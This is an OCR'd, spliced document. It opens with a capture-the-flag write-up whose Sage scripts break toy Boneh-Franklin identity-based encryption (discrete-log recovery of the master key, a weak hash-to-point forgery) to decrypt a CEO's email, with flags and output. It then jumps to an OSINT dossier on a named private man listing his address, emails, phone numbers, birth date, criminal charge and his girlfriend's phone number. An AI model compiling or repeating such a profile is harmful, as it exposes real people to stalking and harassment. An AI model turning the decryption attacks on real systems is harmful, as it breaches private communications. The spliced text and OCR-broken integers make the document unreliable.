
```
print("[*] Calculate s")
Fp = GF(p)
E = EllipticCurve(Fp,[0,1])
P = E(P)
Ppub = E(Ppub)
s = discrete_log(Ppub,P,q,operation='+')
print("[*] s: {:d}").format(s)
```

Solution:

```
import hashlib
import base64

def xor(xs, ys):
    return "".join(chr(ord(x).__xor__(ord(y))) for x, y in zip(xs, ys))

def to_bytes(n, length, endianess='big'):
    h = '%x' % n
    s = ('0'*(len(h) % 2) + h).zfill(length*2).decode('hex')
    return s if endianess == 'big' else s[::-1]

#Encodes using canonical representation: ax+b is b||a
def canonic(gID):
    poly = gID.polynomial().coefficients(sparse = False)
    return to_bytes(poly[0], 64) + to_bytes(poly[1],64)

def H1(q,id):
    h = int(hashlib.sha512(str(id)).hexdigest(),16) % q
    return h

def H2(input):
    return hashlib.sha512(canonic(input)).digest()

def computeTwistedWeilParams(p):
    Fp = Integers(p)
    Pol.<btemp> = PolynomialRing(Fp)
```

```
    F2.<a> = GF(p^2, modulus=btemp^2+1)
    E2 = EllipticCurve(F2,[0,1])
    xtemp1 = -Fp(1)/Fp(2)
    xtemp2 = sqrt(xtemp1^2+xtemp1+1)
    z = xtemp1+xtemp2*a
    return (E2, z, p)

def twistedWeil(P1,P2, twistedWeilParams):
    (E2, z, p) = twistedWeilParams
    P1E2 = E2(P1.xy())
    P2E2 = E2(P2.xy())
    qx,qy = P1E2.xy()
    P1twisted =E2(qx*z,qy)
    return P1twisted.weil_pairing(P2E2,p+1)

#Hash id to point on E
def HTP(E,p,q,id):
    h = int(hashlib.sha512(str(id) + "0").hexdigest()+hashlib.sha512(str(id) + "1").hexdigest(),16)
    Fp = GF(p)
    y = Fp(h)
    x = (y^2-1)^((2*p-1)/3)
    Q_1 = E(x,y)
    a_1 = (p+1)//q
    Q = a_1 * Q_1
    return Q

if __name__ == "__main__":

p=1043257139083053342298184102061519152152566691139679748386687449768048373732036
0060218534636592044587098464041933074100832839644926421234954934504374241718146 30
1656776131015504309022031926979511064544370288546476496553178800909499120697939 77
224883563736528698845894732502698483708167155710010490824432468856 67
    q=727846484219

P=(583082123623774735717580040820510388336821617295141563079137435149685590821855
2460443716097429418551584645560639015033122072727116862494552015023127047361035 48
3699573168523693056313939984752010697277789981879245300709358159779898117574193 80
564373516644705384045705923541116517603082177784341411229930784941 18,
7424361926093578906506119155821939990847867933619245152787671224784779266770406 15
2383949615699669737635756744180145042830571149612230305406648114358313364813755 16
0776234844167486621711704210228887762909673977830446190482509761319571170225215 72
073442329671345739325029938016561581065041634246553172906124096 59)

Ppub=(22428532553895113706721220590858310673252592849271358479073711754819006316 1
3218781584516832651218077180342161811748685303644222694989201776669981762933342 54
6728124187138191319635148784751809518539042184553005843510327016139948147982802 00
896765108010878300299848386271617746845463364430696666506078017613525 59,
3557450857975559275177388136362449399963795272859310128053150371109200308531522 69
6042437644611438373299958068968630073788229002567964390174465838330895459335338 62
4177952126635322432556110697757461279865776898990356626860572556560557644717264 00
841061265278641836077490804820767334832284355555330284151257214 46)
    u =
(161713550790679373672084622557901747001912381977698179251519307096860740149754 46
7857527299940198911942690855203736893211510306335529675473230726284849620871721 68
0603284005550800647484879818769067876961173980449408629428789415772729789403648 93
478634012155126446015628305206353874945420819527458134891995884719,
6505624686382965774592005104546284293646877864444417623365503232754674905860839 50
3729851203057282055765350042077683526821019252336272463078469605372986091245784 12
```

```
460771835753182981314643351228447340012128926343568918217511576244246726427156971
72479294857709108884217499154100062146926150288685484328008242037)
    v = "QodKESJH7Q/ycNrS2qfVfe0hb29AB3n5Sw=="

print("[*] Compute Weil Params")
(E2, z, p) = twistedWeilParams = computeTwistedWeilParams(p)
E = E2
EPpub = E(Ppub)
print("[*] Calculate h")
h = HTP(E, p, q, "CEO@company.ch")

print("[*] Calculate s")
Fp = GF(p)
E = EllipticCurve(Fp,[0,1])
P = E(P)
Ppub = E(Ppub)
s = discrete_log(Ppub,P,q,operation='+')
print("[*] s: {:d}").format(s)

print("[*] Calculate dID")
dID = h * s
print("[*] Calculate Pairing" )
Eu = E(u)
pairing = twistedWeil(dID, Eu, twistedWeilParams)
print("[*] Decrypt...")
h2 = H2(pairing)
v = base64.b64decode(v)
secret = xor(v,h2)
print(secret)
```



Flag: `YNOT18{my1D15C0MPR0M153D}`

IDBased 3

Introduction:
The company in which you are working fixed the previous vulnerabilities and is still using the same Boneh-Franklin BasicIdent ID-based encryption scheme with the Weil pairing to encrypt the emails.

To fix the previous bugs, they decided to reimplement partially their code. Fortunately, you were able to recover this new version of the code.

The message are encrypted with the email address of the receipient as a public key. In particular, while sniffing the network, you found an interesting email sent to `CEO@company.ch` that you want to decrypt.

You are also now registered on the sytem under the ID `alice@company.ch`. You can find your secret key in the file `alice@company.ch.key`.

Goal:
Decrypt the message sent to the CEO.

In this scenario the function HTP has a weak implementation:

```
#Hash id to point on E

def HTP(q,id, P):

    h = int(hashlib.sha512(str(id)).hexdigest(),16) % q

    return h*P
```

Boneh Franklin Scheme:

Setup [edit]

The public key generator (PKG) chooses:

1. the public groups G_1 (with generator P) and G_2 as stated above, with the size of q depending on security parameter k,
2. the corresponding pairing e,
3. a random private master-key $K_m = s \in \mathbb{Z}_q^*$,
4. a public key $K_{pub} = sP$,
5. a public hash function $H_1 : \{0,1\}^* \to G_1^*$,
6. a public hash function $H_2 : G_2 \to \{0,1\}^n$ for some fixed n and
7. the message space and the cipher space $\mathcal{M} = \{0,1\}^n, \mathcal{C} = G_1^* \times \{0,1\}^n$

Extraction [edit]

To create the public key for $ID \in \{0,1\}^*$, the PKG computes

1. $Q_{ID} = H_1(ID)$ and
2. the private key $d_{ID} = sQ_{ID}$ which is given to the user.

Encryption [edit]

Given $m \in \mathcal{M}$, the ciphertext c is obtained as follows:

1. $Q_{ID} = H_1(ID) \in G_1^*$,
2. choose random $r \in \mathbb{Z}_q^*$,
3. compute $g_{ID} = e(Q_{ID}, K_{pub}) \in G_2$ and
4. set $c = \left(rP, m \oplus H_2\left(g_{ID}^r\right)\right)$.

Note that K_{pub} is the PKG's public key and thus independent of the recipient's ID.

Decryption [edit]

Given $c = (u, v) \in \mathcal{C}$, the plaintext can be retrieved using the private key:

$m = v \oplus H_2\left(e\left(d_{ID}, u\right)\right)$

Solution:

$d_{ID} = s * Q_{ID}$
Q_{ID}: Result of HTP function
therefore: $d_{ID} = s * h * P$
s*P = Ppub
therefore: d_{ID} = h*Ppub

Install Sage and create a script to decrypt the message:

```
import hashlib
import base64

def xor(xs, ys):
   return "".join(chr(ord(x).__xor__(ord(y))) for x, y in zip(xs, ys))

def to_bytes(n, length, endianess='big'):
   h = '%x' % n
   s = ('0'*(len(h) % 2) + h).zfill(length*2).decode('hex')
   return s if endianess == 'big' else s[::-1]

#Encodes using canonical representation: ax+b is b||a
def canonic(gID):
   poly = gID.polynomial().coefficients(sparse = False)
   return to_bytes(poly[0], 64) + to_bytes(poly[1],64)

def H1(q,id):
   h = int(hashlib.sha512(str(id)).hexdigest(),16) % q
   return h

def H2(input):
   return hashlib.sha512(canonic(input)).digest()

def computeTwistedWeilParams(p):
   Fp = Integers(p)
   Pol.<btemp> = PolynomialRing(Fp)
   F2.<a> = GF(p^2, modulus=btemp^2+1)
   E2 = EllipticCurve(F2,[0,1])
   xtemp1 = -Fp(1)/Fp(2)
   xtemp2 = sqrt(xtemp1^2+xtemp1+1)
   z = xtemp1+xtemp2*a
   return (E2, z, p)

def twistedWeil(P1,P2, twistedWeilParams):
   (E2, z, p) = twistedWeilParams
   P1E2 = E2(P1.xy())
   P2E2 = E2(P2.xy())
   qx,qy = P1E2.xy()
   P1twisted =E2(qx*z,qy)
   return P1twisted.weil_pairing(P2E2,p+1)

if __name__ == "__main__":

p=17360131492081102271742672014953619503032057468013014169759698387343079786955290717729206989825516160525458253170927880746121100844681161534407894980446512108429794470984125641215068409197256280614257322534611576315394232507010745879600750275513690386361866632694217686420205410557480331202888413219020232151
   q=1449615518569077884168753000898271937480031308237
```

P=(750066380209506661408307169901743356433603227693624349009287628560866254341751
3592021547362333040717457133574348528944927492081739161561786949084379460574754036554647342739109905468028814212310140971834935909950936572040237065921877975204157828761668943133848448647041427276272024123301780754383688144719,
2945936228121631052773821519333438042260457915111121337965243605068693489066940754109884968070469896994828730391527781264595775711252731879514796450150527372125904065907763016064935506266410732698756806541697135452518842369203597120686804368707814670417467840367206868200916231256580338707483856386594445467 9)

Ppub=(258682777544378177835550594795385774309608006611387547548940647603446457272844144593335546677449052092561973250558086130442611334419001767060865045617898333636755733535913991330621785056346470196068232049719697247983413452744845941347038164638100043901495450498833332550661928327211130441190574492491500532 71,
165218163627341241168661795230946221181207482460505850531732739613852144535484127085823207792815163175558728023424387781825094249933688333779627054224443504877396567612086301379138729232304549376547986900441179314049936154070093017352863059942589328717958966309921244025346044629536528542119954434528888219 12)

Pmessage=(141917253719891910738587391693464473027108578079745446568249906623396507552529036862668187745096374032278810195440967459880812637062236946009080389455363871376914297450547404955001747503306000266301829235165379863238687443482635236098596637042997231966735980979739714743842205591967416149697657125326227034121,
855339246812964210679244335321565916671094819273049019330589187594905508069875275684486984756072637990886366685819820329530394793813365582993679779912888929146880221212604835635823070765796261640425033954863163498843845626318937195599395791888183043304951667309845253838309044063587155179228624879924089532 65)

```
message = "mlHtEoEiRRAkIcKEhIzqoNRE7EWSh8MHjCuEYV/AwdIJ+oc="
print "[*] Compute Weil Params"
(E2, z, p) = twistedWeilParams = computeTwistedWeilParams(p)
E = E2
EPpub = E(Ppub)
print "[*] Calculate h"
h = H1(q, "CEO@company.ch")
print "[*] Calculate dID"
dID = h * EPpub
print "[*] Calculate Pairing"
Eci = E(Pmessage)
pairing = twistedWeil(dID, Eci, twistedWeilParams)
print "[*] Decrypt..."
h2 = H2(pairing)
message = base64.b64decode(message)
plaintext = xor(message, h2)
print plaintext
```

```
Markuss-MBP:SageMath markus$ ./sage ../idbased3.sage
[*] Compute Weil Params
[*] Calculate h
[*] Calculate dID
[*] Calculate Pairing
[*] Decrypt...
YNOT18{D0N0TCh4ng3CRYPT0_S3Ri0U5LY}
Markuss-MBP:SageMath markus$
```

Flag: YNOT18{D0N0TCh4ng3CRYPT0_S3Ri0U5LY}

Individual 273,489

Person: HARRISON, David
The following search terms were found during the investigation. These led to the URL given below.

- Harrison david
- Harrison david 2103
- Harrison david columbia
- Harrison p david
- hpd2103
- harrison2103


These sources were identified during OSINT:

https://www.slideshare.net/HarrisonDavid6/harrison-david-resume-69972081 •
https://rocketreach.co/harrison-david-email_38446986
https://www.linkedin.com/in/harrison-david-b7359424
https://www.facebook.com/harrison.david.336

https://www.instagram.com/harrison2103/ •

Girlfriend: https://www.facebook.com/healthfulev/ ○ https://www.instagram.com/healthfulev/

Required Information



Key	Value
Name and contact details	David Parker HARRISON Address as of 2016: Manhattan Beach 3901 Highland Ave CA, 90266 Private mail: hpd2103@gmail.com Business mail: hdavid@cgistrategies.com Prev. business mail: hdavid@walshgroup.com Phone: 310-994-7750 Phone: 718-679-8957
Employment status (current and past)	**CGI | COHEN GOLDSTEIN INVESTMENT STRATEGIES** *Construction Manager* Aug. 2019 – Present Project manager for all single family home development jobs for CGI *Construction Manager*

	Aug. 2019 – Present In charge of construction of all single family homes for CGI **Marmol Radziner** *Project Manager* Dec. 2016 – Aug. 2019 Santa Monica, California Project Manager for the construction division of MR, a design-build firm specializing in luxury homes **The Walsh Group - Walsh Construction & Archer Western** *Project Engineer* Mar 2015 – Dec. 2016 *Estimator* Jul 2013 – Mar 2015
Relationship status	In a relationship with Evelyn Mazariegos https://www.instagram.com/healthfulev/

Additional Information

Key	Value	Source
Dog's name	Ghost	https://www.instagram.com/p/B8416sNhNm6/
DOB	1990-08-22 (according to post and age)	https://www.instagram.com/p/CEMfo6TBcSL/
CV		https://www.slideshare.net/HarrisonDavid6/harrison-david-resume-69972081
Davids attorney during his trial	Matthew Myers	http://spectatorarchive.library.columbia.edu/?a=d&d=cs20110127-01.2.6&srpos=1&e=------201-en-20--1--txt-txIN-harrison+david------
Accusion	Class A2 felony for selling cocaine	
Hobbies	Surfing, Hiking,	
Name @ Facebook	Parker Harrison	https://www.facebook.com/harrison.david.336
Tattoos	Multiple • GENTLY WEEPS • Stars on chest	https://www.instagram.com/p/B8416sNhNm6/ https://www.instagram.com/p/BmAVhabA2f8/

Vehicles	Audi (A4?)[1] Yamaha FZ07	https://www.instagram.com/p/Bmvr_UagyOu/ https://www.instagram.com/p/BLJ6FmiAvAx/
Phone number of Evelyn	818 280-9219	https://www.yelp.com/biz/healthful-ev-los-angeles-2
Evelyn’s last name	Mazariegos	https://socialix.com/healthfulev https://www.ipersonaltrainer.net/trainer/evelynmazariegos